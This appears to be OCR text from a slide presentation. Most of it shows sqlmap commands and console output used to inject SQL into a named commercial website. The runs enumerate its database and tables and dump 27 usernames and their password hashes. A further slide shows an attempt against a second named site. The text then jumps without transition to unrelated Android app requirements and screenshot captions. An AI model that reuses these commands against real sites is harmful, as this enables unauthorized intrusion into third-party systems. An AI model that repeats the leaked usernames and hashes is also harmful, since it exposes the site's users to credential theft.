[12:16:27] [INFO] fetched data logged to text files under 'C:\Users\9843\.sqlmap\output\www.hypetrading.com'  
[*] shutting down at 12:16:27  
  
C:\>sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo.php?id=285 -D flashin_sparkms --tables  
-
```

Code Run

```
cmd C:\Windows\system32\cmd.exe
[12:17:16] [INFO] resuned: "users"
[12:17:16] [INFO] resuned: "voorraeden"
Database: flashin_sparksms
[11 tables]
+-----+
| artcats
| headlines
| hoofdstukken
| nieuwsbrief
| proafbeeldingen
| procats
| producten
| productenprijzen
| talen
| users
| voorraeden
+-----+
[12:17:16] [INFO] fetched data logged to text files under 'C:\Users\9843\sqlmap\output\nnnn.hypetrading.com'
[*] shutting down at 12:17:16
C:\>
```

Code Of Hacking Columns Of Data Base

```
C:\Windows\system32\cmd.exe - sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo...
! voorraden !
[12:17:16] [INFO] fetched data logged to text files under 'C:\Users\9843\.sqlmap\output\www.hypetrading.com'
[*] shutting down at 12:17:16

C:\>sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo.php?id=285 -D flashin_sparksms -T users --columns
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 12:18:23

[12:18:23] [WARNING] using 'C:\Users\9843\.sqlmap\output' as the output directory
```

Run Code

Couloumn Of DataBase


```
C:\Windows\system32\cmd.exe
[12:18:24] [INFO] resumed: "websitecss","varchar(255)"
[12:18:24] [INFO] resumed: "imagesurl","varchar(255)"
Database: flashin_sparkms
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| domain | varchar(255) |
| id     | int(12)  |
| imagesurl | varchar(255) |
| modules | varchar(255) |
| password | varchar(255) |
| username | varchar(255) |
| website | varchar(255) |
| websitecss | varchar(255) |
+-----+-----+
[12:18:24] [INFO] fetched data logged to text files under 'C:\Users\9843\.sqlmap\output\www.hypetrading.com'
[*] shutting down at 12:18:24
C:\>_
```

Code Of Hacking Users Of Data Base

```
C:\Windows\system32\cmd.exe - sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo....  
Database: flashin_sparkms  
Table: users  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| domain | varchar(255) |  
| id | int(12) |  
| imagesurl | varchar(255) |  
| modules | varchar(255) |  
| password | varchar(255) |  
| username | varchar(255) |  
| website | varchar(255) |  
| websitecss | varchar(255) |  
+-----+-----+  
[12:18:24] [INFO] fetched data logged to text files under 'C:\Users\9843\.sqlmap\output\www.hypetrading.com'  
[*] shutting down at 12:18:24  
  
C:\>sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo.php?id=285 -D flashin_sparkms -T users -C username --dump
```

Code Run

Users Of DataBase



The screenshot shows a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The window displays the results of a password cracking process. The text output is as follows:

```
[12:19:25] [INFO] the SQL query used returns 27 entries
[12:19:25] [INFO] analyzing table dump for possible password hashes
Database: flashin_sparkms
Table: users
[27 entries]
+-----+
| username |
+-----+
| bongaerts
| etfam
| flippedwear
| hypetrading
| ispark
| janzen
| kmcaf
| lesalon
| mosmans
| panze
| proever
| projectzero
| promo
| qrsol
| sailes
| startersinfoservice
| stibtrade |
```

Code Of Hacking Password Of Data Base


```
C:\Windows\system32\cmd.exe - sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo....  
| wisbelgie  
| wooninfoservice  
+-----+  
[12:19:26] [INFO] table 'flashin_sparkms.users' dumped to CSV file 'C:\Users\9843\sqlmap\output\www.hypetrading.com\dump\flashin_sparkms\users.csv'  
[12:19:26] [INFO] fetched data logged to text files under 'C:\Users\9843\sqlmap\output\www.hypetrading.com'  
[*] shutting down at 12:19:26  
  
C:\>sqlmap\sqlmap.py -u http://www.hypetrading.com/productinfo.php?id=285 -D flashin_sparkms -T users -C password --dump
```

Run Code

Password Per User

```
C:\Windows\system32\cmd.exe
Table: users
[27 entries]
+-----+
| password |
+-----+
024203df6cab266f73c03fd67d9e7496
087a36c5e1cf3a35586e4e02c6edd01c7
2a18ae98455db115cd27027fdcc7a346
4d61665846e5370c3939346173ec3d2c
5d46f71445d9dff1a17aec63279f7f3
701f33b8d1366cde9cb3822256a62c01
77e0c55b219ecd2e6fd752e356a10a63
77e0c55b219ecd2e6fd752e356a10a63
91b2014f85b46c0ce510a630577f6db5
96882435c2d69ed7c9a5c1ddcb7a13c8
9f6c7d421e312fdf39300ab34efaf02dc
aec4bdf0a03d2afbf1dd4e04a873b6c56
```

Soul This Problem



```
C:\sqlmap.py -u http://www.isd2020.qa/login.php?id=285 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting at 22:49:40
[22:49:41] [INFO] testing connection to the target URL
[22:50:11] [CRITICAL] connection timed out to the target URL. sqlmap is going to
retry the request(s)
[22:50:11] [WARNING] if the problem persists please check that the provided target
URL is valid. In case that it is, you can try to rerun with the switch '--random-agent' turned on and/or proxy switches ('--ignore-proxy', '--proxy',...)
[22:50:12] [WARNING] the web server responded with an HTTP error code <403> which
could interfere with the results of the tests
```



Android APP



APP Requirement

- **For Development :**
 - Hardware requires:
 - RAM: minimum 2 GB RAM
 - Harddisk :minimum 100GB
 - Software requires:
 - Android studio
 - Android sdk
 - photo editing tool for logos



APP Requirement

- **For Android user :**
 - **Hardware requires:**
 - RAM : minimum 512 RAM
 - MEMORY : minimum 60 mb space
 - **Software requires:**
 - OS: API level Jelly Bean or higher




Launching APP






Log in & Sign up




Home Page & Menu Items




